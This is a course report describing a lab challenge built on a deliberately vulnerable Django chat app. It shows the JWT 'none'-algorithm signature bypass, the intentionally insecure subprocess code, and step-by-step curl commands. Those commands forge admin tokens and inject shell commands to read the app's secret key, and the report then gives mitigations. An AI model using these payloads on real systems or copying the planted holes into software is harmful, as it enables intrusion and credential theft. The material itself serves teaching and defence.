JSON Web Tokens and Bash Injection

Network Security HS16 - Group 6
Lukas Bischofberger, Silvan Egli, Jonas Passerini, Lukas Widmer

December 13, 2016

Abstract

A chat services suffers from two vulnerabilities, which allow an arbitrary user to gain administrative access rights and to extract the secret key of the web application by performing a bash injection. The first part of the challenge is a JSON Web Token (JWT) vulnerability where the client is able to select a trivial 'none' signing algorithm. Using a fake authentication token, it is possible to circumvent the authentication mechanism and send chat messages as an administrator. This enables a normal user to send privileged admin commands. The second part of the challenge exploits a bash injection, which is possible due to a wrongly configured subprocess call with unsanitized user input and therefore allows arbitrary code execution. A malicious admin command can be crafted to extract the secret key from the settings file.

1 Challenge Description

1.1 Type of Challenge

The first part of the challenge requires to analyze and craft authentication tokens, which can be done offline. To test the crafted tokens, the web application needs to be online.

For the second part of the challenge, the web application needs to be running in order to extract the secret key, and is therefore an online attack.

1.2 Category

The challenge belongs to the category Web Security and also requires some basic Linux and Networking understanding.



Figure 1: The chat application showing the message board, two messages (one by max and one by admin), and an admin command changing the border of the messages to black.

1.3 Mission

A simple chat service is provided by a company in the form of a web application. There is only one chat room, and all authenticated users might read messages and send new ones to this chat room. There is an additional administrative role, which allows users belonging to this role to invoke several admin commands, e.g. to change the background color of the chat window. Admin commands sent by basic users have no effect. Figure 1 shows the message board of the chat application.

The secret key used by the chat service is highly sensitive, since it is also used by other services of the company. The goal of the challenge is to expose the secret key. To achieve the goal, two vulnerabilities need to be combined in a clever way. In a first step, an attacker has access to a basic user account and the goal is to gain administrative user rights by circumventing the token based authentication mechanism. In a second step, the attacker uses the administrative rights gained in the previous step to craft a malicious admin command, which exposes the secret key.

1.4 Learning Goal

The first part of the challenge teaches the student about how to collect and analyze token based authentication mechanisms, in particular JSON Web Tokens. The vulnerability should increase the awareness of the problem, if the client is allowed to choose the signing algorithm.

The second part of the challenge demonstrates the danger of executing unsanitized input from an untrusted source and how to exploit such a vulnerability with a limited interface.

1.5 VM Setup and How to Get Started

After importing the provided `.ova` file with VirtualBox, two VM's are available: A webserver `NetsecServer`, where the chat application is deployed and running, as well as a client VM `NetsecClient`, which should be ready out of the box to interact with and analyze the chat application. Before starting the two VM's, make sure that for both machines, the network adapters are marked to be cable connected (VM → Settings → Network → Adapter X → Advanced → Cable Connected is enabled). On the VM `NetsecServer` the adapter 3 needs to be adjusted, on the `NetsecClient` the network adapters 1 and 2 (when exporting the VM's, this setting is unfortunately lost). Both VM's can now be started.

The following credentials can be used to interact with the system:

- User on Client Machine: `client:client`
- Basic Chat User: `max:123456`
- Admin Chat User: `admin:superadmin` (not needed for the exploit)
- User on Server Machine: `netsec:netsecpass` (not needed for exploit)

On the `NetsecClient` VM, the chat application should be accessible using Chromium at `https://web.netchat` (if not, make sure that both VM's have a network adapter to be configured in the same internal network).

2 Implementation

The web application is split into two parts. A user faces the frontend application which runs in the browser and communicates with the API which runs on the server. The JWT is sent in the header of each request to authenticate the calls.

2.1 Frontend

The frontend of the chat application is implemented using Angular2[1]. It displays the user friendly interface, renders the HTML pages and handles all user input. The data is then sent to the API in JSON format.

2.2 API / Backend

The backend is implemented in Python using the web framework Django [2] and SQLite is used as the database backend. The backend provides a RESTful api with the help of the "Django REST framework" [3]. The api is used by the frontend in order to authenticate a user as well as sending and retrieving chat messages.

2.2.1 JWT Authentication

Token based authentication is provided by the "REST framework JWT Auth" [4] which depends on PyJWT [5], a Python implementation of JSON Web Tokens. In order to log in, the frontend sends the user's credentials (username and password) to the backend, where they are verified. If they are correct, Django issues a JWT and signs it with the applications secret key. An informative explanation of the structure and the concepts of a JWT can be found on jwt.io [6] and will therefore not be discussed here in more detail. The frontend will provide the JWT along with every further request within an HTTP Authorization header. Upon receipt, Django decodes the JWT and verifies the Signature using the algorithm declared in the Token.

2.2.2 JWT Vulnerability

We first read about the JWT vulnerability in an Auht0 [4] blog post. In order to enable the JWT vulnerability, we had to patch the PyJWT library. More precisely, the following line in the `algorithms.py` file had to be changed from

```
1 class NoneAlgorithm(Algorithm):
2     def verify(self, msg, key, sig):
3         return False
```

[1] https://angular.io/
[2] `https://www.djangoproject.com/`
[3] `http://www.django-rest-framework.org/`
[4] `http://getblimp.github.io/django-rest-framework-jwt/`
[5] `https://pypi.python.org/pypi/PyJWT/1.4.0`
[6] `https://jwt.io/introduction/`

to

```
1 class NoneAlgorithm(Algorithm):
2     def verify(self, msg, key, sig):
3         return True
```

With the above change, a user can login by providing a forged JWT, specifying `none` as the preferred algorithm in the header, and the desired userID in the payload. A forged token could therefore be of the following form:

```
{"alg":"none", "typ":"JWT"}.{"username":"admin"}.AnySignature
```

2.2.3 Command Injection

Command injection is an attack in which the goal is the execution of arbitrary commands on the host operating system via a vulnerable application. [5]
In our chat application, besides normal text messages, an admin user can send the following two specially formatted messages, which will be interpreted by Django differently.

1. `\background pink`
   Sets the background color of the chat messages to the specified color (i.e. pink)

2. `\border black`
   Sets the color of the line separating two messages to the specified color (i.e. black)

Implementation
Code listing 1 shows the implementation responsible for the command injection vulnerability. Messages sent from an admin user are processed in the following way.

1. The `execute_admin_command` function (line 7) parses the `message`. It checks whether the `message` consists of two strings separated by a whitespace and whether the first string matches one of the two constants defined in `CMD_BACKGROUND` and `CMD_COLOR`. If so, it calls the corresponding function (i.e. `change_background` or `change_border`) with the second string as an argument. As the two functions are very similar, we will focus on `change_background`.

2. `change_background` constructs the system command as a string (line 15) by putting in the `color` provided by the admin and the location of the css file defined in `CSS_FILE`. The content of the `custom.css` file is shown in listing 2. The idea is to replace the background color in the `CSS_FILE` file with the new `color` by making use of the `sed` [7] stream editor.

3. The system command is executed in a new shell (line 16) by using `check_output` from Python's subprocess module [8]. In our setting, we will use Bash (/bin/bash) as the default shell.

```
1  from subprocess import check_output
2
3  CSS_FILE = "/opt/netsecDjango/static/custom.css"
4  CMD_BACKGROUND = "\\background"
5  CMD_COLOR = "\\border"
6
7  def execute_admin_command(message):
8      command = message.split(' ')
9      if len(command) == 2 and command[0] == CMD_BACKGROUND:
10         return change_background(command[1])
11     elif len(command) == 2 and command[0] == CMD_COLOR:
12         return change_border(command[1])
13     return "normal admin message"
14
15 def change_background(color):
16     command = 'sed -i "s/background:.*/background: ' + color +
           ' ;/g" ' + CSS_FILE
17     return check_output(command, shell=True)
18
19 def change_border(color):
20     command = 'sed -i "s/border:.*/border: ' + color + ';/g" ' +
           CSS_FILE
21     return check_output(command, shell=True)
```

Listing 1: Excerpt of the command injection vulnerability implementation

```
1  li {
2          border: black;
3          background: pink ;
4  }
```

Listing 2: `custom.css` file, defining the colors of a chat message

[7] `http://unix.stackexchange.com/questions/159367/using-sed-to-find-and-replace`

[8] `https://docs.python.org/2/library/subprocess.html`

Vulnerability
The command injection vulnerability arises from two inattentions:

1. Insufficient user input validation: The `execute_admin_command` function parses the admin's message but does not check whether the provided value is a valid color encoding.

2. shell=True: Setting shell=True in Python's subprocess module makes the command being executed through the shell, allowing any usage of shell supported features such as command substitution [9].

As a result, an admin user can pass any string instead of a color value which will then be interpreted by the shell. The only restriction on the input is, that it may not contain any spaces. By using command substitution, he could therefore send a message of the form

```
\background ${bash_command}
```

resulting in a bash command being executed in a subprocess with the privileges of the Django application, including access to the file system. The color value of the background property in the custom.css file will be replaced by whatever `bash_command` returns. As the custom.css file is fetched by the frontend with an HTTP request, the return value of the injected bash commands can be looked up in the corresponding HTTP response.

User feedback
In order to make the life of an attacker a bit easier, we return the possible error from the `check_output` subprocess call in the status field of a message object. The status field will not be displayed but can be found by inspecting the HTTP responses.

3 Solution

3.1 Hints

1. Analyze the tokens used to authenticate chat messages. Can you decode the token to reveal further information about the library used to verify the tokens?

2. The admin commands do not require any database access. Try to find out what happens, e.g. if an administrator changes the background color of the chat window.

[9] `http://www.tldp.org/LDP/abs/html/commandsub.html`

3. The secret key of a Django applications is usually stored in a file called settings.py

3.2 Step-by-Step Instructions

The step-by-step instructions assume that you use Linux (e.g. the provided client VM), but all the commands can be adopted to other systems. Most of the steps can also be performed directly in the browser (e.g. Chromium) by interacting with the Developer Tools of the browser and the web interface of the chat application. However, sending direct GET and POST requests using `curl` or a similar tool might reveal more interesting details.

The commands described in the following can also be found in the appendix file `exploit.txt` together with example tokens, such that they can easily be copied into a terminal.

3.2.1 Part 1: JWT Exploit to Bypass Authentication

1. Open the web application and log in as user `max` with the password `123456`.

2. Extract the JWT token, e.g. open the Developer Tools in the browser, go to the Resources tab and inspect the Session Storage. Alternatively, you can also create a few messages and analyze the TCP packets using Wireshark [2] or Tamper Data [3]. The token is of the form `Header.Payload.Signature` and is `base64` encoded.

   Verify that you have the correct token by creating a new chat message using the following terminal command:

   ```
   curl https://web.netchat/api/messages/ --insecure
   --data 'text=Hello World'
   -H 'Authorization: JWT YOUR_TOKEN'
   ```

   Reload the chat and you should see a new message created by the user `max`.

3. Decode the token using a base64 decoder[10] (decode the `Header` and the `Payload` separately) or use an online JWT Debugger[11]. As you can see, the `Header` specifies an algorithm and the `Payload` contains all the user information such as the `username` or the `user_id`.

[10] `https://www.base64decode.org/`
[11] `https://jwt.io/`

4. To craft a fake admin token, change the algorithm to `none`, and set the username to `admin`.

   Test your new token by creating a chat message:

   ```
   curl https://web.netchat/api/messages/ --insecure
   --data 'text=Hello Admin World'
   -H 'Authorization: JWT ADMIN_TOKEN'
   ```

   Reload the chat and you should see a message created by the user `admin`.

5. One can also replace the JWT token inside the Session Storage of the browser with the crafted one such that the user of the web application is authenticated as the admin, and the commands can directly be created through the web interface.

3.2.2 Part 2: Expose the Secret Key with a Bash Injection

Note that you can directly jump to step 6 if you are only interested in extracting the secret key, but following all the steps provides you with a more detailed approach and how an attacker could come up with such a solution.

1. Now that we have a valid token to authenticate ourself as an administrator, we can use the token to play around with the admin commands. The following command for example changes the background of the chat messages to red:

   ```
   curl https://web.netchat/api/messages/ --insecure
   --data 'text=\background red'
   -H 'Authorization: JWT ADMIN_TOKEN'
   ```

   Send a chat message using the web interface to verify that the background is now red.

2. After issuing some admin commands through the web interface and analyzing the POST requests sent by the browser (e.g. with Wireshark or Tamper Data), one can observe that after each POST request, an additional GET request is performed to the API endpoint `https://web.netchat/api/css/` to fetch the new layout.

   Let's observe the response body of such a request by manually requesting it using the following terminal command:

```
curl https://web.netchat/api/css/ --insecure
-H 'Authorization: JWT ADMIN_TOKEN'
```

The body of the response looks like basic CSS code, containing styling parameters for the border and the background of chat messages, exactly the same values which can be changed with the admin commands. Make sure that this request works, as it will become very important later.

3. In the next step, try to issue various admin commands with different values for the colors and observe how the body of the CSS response changes. E.g. try the "color" `helloworld`:

   ```
   curl https://web.netchat/api/messages/ --insecure
   --data 'text=\background helloworld'
   -H 'Authorization: JWT ADMIN_TOKEN'
   ```

   You can also issue the command within the web application using the command `\background helloworld`. Check that the value of the attribute `background` in the CSS response now really is `helloworld`.

   An additional, important observation is, that values containing white space like `hello world` are not working.

4. To check whether the admin commands are vulnerable to shell injections, we have to prepare our shell commands without spaces, since they are otherwise not interpreted as command as seen in the previous step. There are several tricks to do so [1], one possibility is to use the Internal Field Separator `$IFS` instead of a whitespace.

   When trying out some commands, e.g. to list the contents of the current working directory:

   ```
   curl https://web.netchat/api/messages/ --insecure
   --data 'text=\background $(ls)'
   -H 'Authorization: JWT ADMIN_TOKEN'
   ```

   one can see that the `status` flag of the message is `"Admin command error: sed: -e expression #1, char 176: unknown option to s'\n"`, which reveals that the internal mechanism works with the Linux program `sed`. This are great news, since we can use this as output for our shell injection, but in order to do so we need to replace any newline

characters from the output. This can be achieved with the Linux command `tr`, which can be used to translate or remove characters. E.g. `ls | tr "\n" ","` removes all newline characters from the output of the `ls` command and replaces them with a comma.

If we replace all the spaces with Internal Field Separators, we can use the command to perform our first successful bash injection:

```
curl https://web.netchat/api/messages/ --insecure
--data 'text=\background $(ls|tr$IFS"\n"$IFS",")'
-H 'Authorization: JWT ADMIN_TOKEN'
```

If we now request the CSS layout again, we can see that the value of the `background` parameter now contains the directory listing:

```
chat,db.sqlite3,manage.py,requirements.txt,static,venv
```

5. By adjusting the command to

   ```
   text=\background $(ls$IFS"chat"|tr$IFS"\n"$IFS",")
   ```

   one can see that there is a file called `settings.py` in the `chat` folder.

6. Finally, expose the contents of the `settings.py` file with the following terminal command:

   ```
   curl https://web.netchat/api/messages/ --insecure
   --data 'text=\background $({grep,SECRET,chat/settings.py})'
   -H 'Authorization: JWT ADMIN_TOKEN'
   ```

   Request the CSS layout with the command mentioned in step 2 to retrieve the secret key:

   ```
   "li { \n\tborder: red;\n\tbackground: SECRET_KEY =
   'Congratulations you just compromised the highly
   secure super duper secret key !' ;\n}\n"
   ```

   Another interesting approach would be to open a reverse shell using the shell injection and access the key directly.

4 Mitigation

The JWT vulnerability can be solved by disallowing clients to choose an algorithm, especially disallowing the 'none' algorithm. Additionally, all dependencies should be kept up to date to prevent other vulnerabilities.

The bash injection vulnerability can be prevented by properly sanitizing the user input and by disabling the shell access. A nicer solution would be to prevent the use of subprocesses completely and instead manage the color configuration within Django, e.g. by writing the values to the database and dynamically parse the website using a templating system.

The attacker had full access to the system by executing arbitrary commands or opening a reverse shell, therefore the whole system is compromised and all keys should be renewed, including all the systems which used the same secret key.

5 Conclusion

The presented challenge consists of two vulnerabilities and demonstrates how they can be combined to extract the secret key of a web application. The student learns how JWT works and how the token authentication can be bypassed, if the client is able to select a weak or even trivial signing algorithm. The student also learns how to perform a bash injection by exploiting a subprocess call suffering from unsanitized user input. Both vulnerabilities reflect common problems, which could mostly be tackled in a simple way.

References

[1] Mohab Ali. Executing bash commands without space. `http://0xa.li/executing-bash-commands-without-space/`.

[2] Wireshark Foundation. Wireshark. `https://www.wireshark.org/`.

[3] Adam Judson. Tamper data. `https://addons.mozilla.org/de/firefox/addon/tamper-data/`.

[4] Tim McLean. Critical vulnerabilities in json web token libraries. `https://auth0.com/blog/critical-vulnerabilities-in-json-web-token-libraries/`.

[5] OWASP. Command injection. `https://www.owasp.org/index.php/Command_Injection`.